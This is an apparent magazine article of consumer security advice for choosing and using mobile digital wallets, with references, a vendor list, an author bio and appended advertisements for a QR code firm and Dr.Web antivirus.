Choosing your Digital Wallet Application

When deciding for a Digital Wallet to use, it's important to look not only for the usability of the application but also how it deals with the security aspects of the transaction.

Let's just mention some items you should consider to have on your digital pocket;

- Biometry as an authentication method (Apple acquired sometime ago a company called Authentec that provides Biometric solutions) so we might see this coming soon as a capability;
- Use PIN as a mandatory authentication method at least;
- Look for solutions that take advantages of new chips such as Sony's FeliCa. This chip provides highly secure, very short range, very low power, extremely easy to set point-to-point contactless communication between devices.
- Encrypt all the data stored on your device with strong algorithms;
- Allow remote erase or quick disable in case of losing the device
- Encrypt all the communication;
- Allow alert services (send a message when a transaction is done)
- Readily-available and clear information on how they collect, store and use your information. A provider should also make clear whether your private information will be stored on a physical device or in the "cloud" (or both), and how they are protecting it.
- Review the application history (if there are exploits available, the number of times hacking was detected or the number of times the application was exploited, and the time it took for the fix to be available.) As a friend of mine always says... *It only needs to be software to have bugs*"

Tips on using your Digital Wallet

First of all: I like having a Jailbreak IOS or rooted Android, it offers more fun, it allows you to play with more tools and have more control of your device but if you do it, please purchase a second smartphone and let it run as indicated by the vendor if you're going to use a Digital Wallet. You can have

serious issues by using the application on a non-supported environment. Some additional ideas you should follow on your Digital Wallet device.

Enable Device Passwords

Set phones, tablets, personal computers and other devices to require a password before they can be used. Enjoy the benefits of additional layers of security mobile devices or PCs offer.

Connect To Secure Networks

Choose secure network connections you trust. A simple test: more secure WiFi connections require passwords and are easily identified as "WPA or WPA2." Highly-unsecure WiFi is wide-open for anyone to connect to, and may be labeled as a "WEP" connection.

Install Apps From Sources You Trust

Not all apps are what they appear to be. In fact, you could be getting more than you bargained for. A free game might not be just a game, but an app designed to illicitly collect personal data from you. Reading the user ratings and reviews can provide some clues about the integrity of the app.

Keep Your Device Updated

Hardware and software manufacturers release frequent updates to optimize performance and security. Stay aware of updates and their impacts, and ensure they are installed.

Use Security Software

Be smart about it – activate applications for detecting and removing threats, including firewalls. Also activate virus and malware detection and intrusion-detection systems.

Keep Your Private Stuff Private

Don't share sensitive data with those you don't trust. This includes when you respond to email requests, phone inquiries or allow control to anyone you would not normally hand over a physical wallet to. Credible service providers and support staff will never ask for private information such as passwords or payment-account numbers.

Keep Login Credential Secure

Easy access to usernames and passwords leads to misuse. Don't write down information used to access your digital wallet in plain view or store in an unprotected file.

References

- Emigh, Jacqueline. Smartphones Are Turning into Wireless Wallets. Brighthand. March 6, 2011. (Jan. 28, 2012) <http://www.brighthand.com/default.asp?newsID=17577>
- Google. Google Wallet: How it Works. (Jan. 28, 2012) <http://www.google.com/wallet/how-it-works.html#in-store>
- Zebra Technologies. RFID Tag Characteristics. (Feb. 10, 2012) http://www.zebra.com/id/zebra/na/en/index/rfid/faqs/rfid_tag_characteristics.html
- Strickland, Jonathan. How Near Field Communication Works: <http://electronics.howstuffworks.com/near-field-communication6.htm>
- NFC-Forum: <http://www.nfc-forum.org/home/>
- Why is RFID a vulnerable technology?: <http://www.armourcard.com.au/why-is-rfid-a-vulnerable-technology/#sthash.44RBCZYh.dpbs>
- Cockrane, Peter. Let's banish cards and cash and embrace the digital wallet: <http://www.wired.co.uk/news/archive/2013-04/25/money-has-always-been-virtual>
- Hoffman, Chris. From Plastic to Smartphone: When Will Digital Wallets Take Over?: <http://www.howtogeek.com/163132/from-plastic-to-smartphone-when-will-digital-wallets-take-over/>
- Haselsteiner, Ernst and Breiufuß, Klemens. "Security in NFC Communications: <http://events.iaik.tugraz.at/RFID-Sec06/Program/papers/002%20-%20Security%20in%20NFC.pdf>
- <http://sourceforge.net/projects/nfcproxy/>
- How stuff works? – Digital Wallets: <http://electronics.howstuffworks.com/gadgets/high-tech-gadgets/digital-wallet.htm>

Use A Password That Only Works With Your Digital Wallet

I know, it sucks...but loosing money sucks more.

Identify Who To Contact If There Are Issues, Before One Arises

Financial institutions, payment networks and merchants are all needed to make electronic and mobile payments work. Make sure you understand the quickest way to resolve any issues that arise and who is responsible for any fraudulent activity on your account.

Review Contract Terms And Conditions

This is where rights and liabilities are defined. Topics should address data privacy, opting-in and out of various features and impacts of enrolling and canceling accounts and services.

Vendors

Some vendor options for the ones interested on trying or studying deeper the subject.

- Amazon – Amazon Mobile App
- Google – Google Wallet
- Apple – Passbook
- iCache- Geode Wallet
- Visa – v.me
- Western Union – Mwallet
- Fujitsu – W-Wallet
- Armour Card – ArmourCard
- MasterCard – PayPass
- Paypal – Forward

Summary

Digital wallets are a technology that is still under heavy development and consolidation and it'll take some time until the world fully embraces it. Too many questions are still being answered but it's certain that it'll here to stay. You'll use it sometime. Maybe today or maybe after 5 years from now.

But you'll use it.

Be ready for it. It'll change the way we do business and who knows, it might change the way we see economy.


Or, are you in doubt?

Think about it.... 10 years ago who would bet that smartphones or tablets will play such a critical role on today's society?

Better be ready for.

Regards

ALEXANDRE S. CEZAR



Alexandre S. Cezar, CISSP is an experienced Information Security Consultant and Project Manager with eighteen years in the Information Security and Network areas; most of them working for governments, telecom and financial customers on projects worldwide. Alexandre is a specialist on several technologies like Next Generation Firewalls, Deep Packet Inspection, Intrusion Prevention Systems, Network Forensics, DDOS Protection, SIEM tools, virtualization security and operational systems.



Creating Innovative and Unique QR Code® Solutions

is our only job and its what we do better than anyone else.

It isn't about the code, its about what the code can do for you, *and it goes so much further than just a marketing idea.* VitreoQR has a complete array of world class solutions, from marketing to management, that can help you measure and grow your business. Whatever your challenge might be, inventory control, counterfeit prevention, access control systems, supply chain management or any one of countless other business conditions, VitreoQR can develop a QR Code driven solution to meet your specific needs. As a licensee of DENSO Wave QR Code patents, we have all the necessary tools to make your business more efficient and more profitable through new ideas in 2D barcoding systems.



WARNING: If you don't want to learn more, don't scan this code!

No one understands QR Codes like we do.

Explore the possibilities that QR Code technologies offer as real world solutions to even the most difficult problems. Convey information, manage issues, reach new markets and move more people into your perspective as you have never been able to do before. There simply isn't another technology that can do as much for you, at the same value proposition, as a QR Code. VitreoQR deploys genuine, DENSO Wave QR Codes that are absolutely guaranteed to be fully compliant with the ISO:18004:2006 specification, delivering to you security and peace of mind.

QRCode

QRPhoto

QRLogo

QRMotion

QRAnalytics

QRCustom

SQRC



VitreoQR, LLC
12801 Berea Road, Suite F
Cleveland, Ohio 44111 U.S.A.
P. 440.941.2320
E. info@vitreoqr.com
W. <http://vitreoqr.com>

In Partnership With



Dr.Web SpIDer is 8-legged!



New Version 8.0

Security Space and Dr.Web Antivirus for Windows

Get your free 60-day license under <https://www.drweb.com/press/> to protect your PC and your smartphone with Dr.Web!

Your promo code: **Hakin9**

Protect your mobile device free of charge!

https://support.drweb.com/free_mobile/



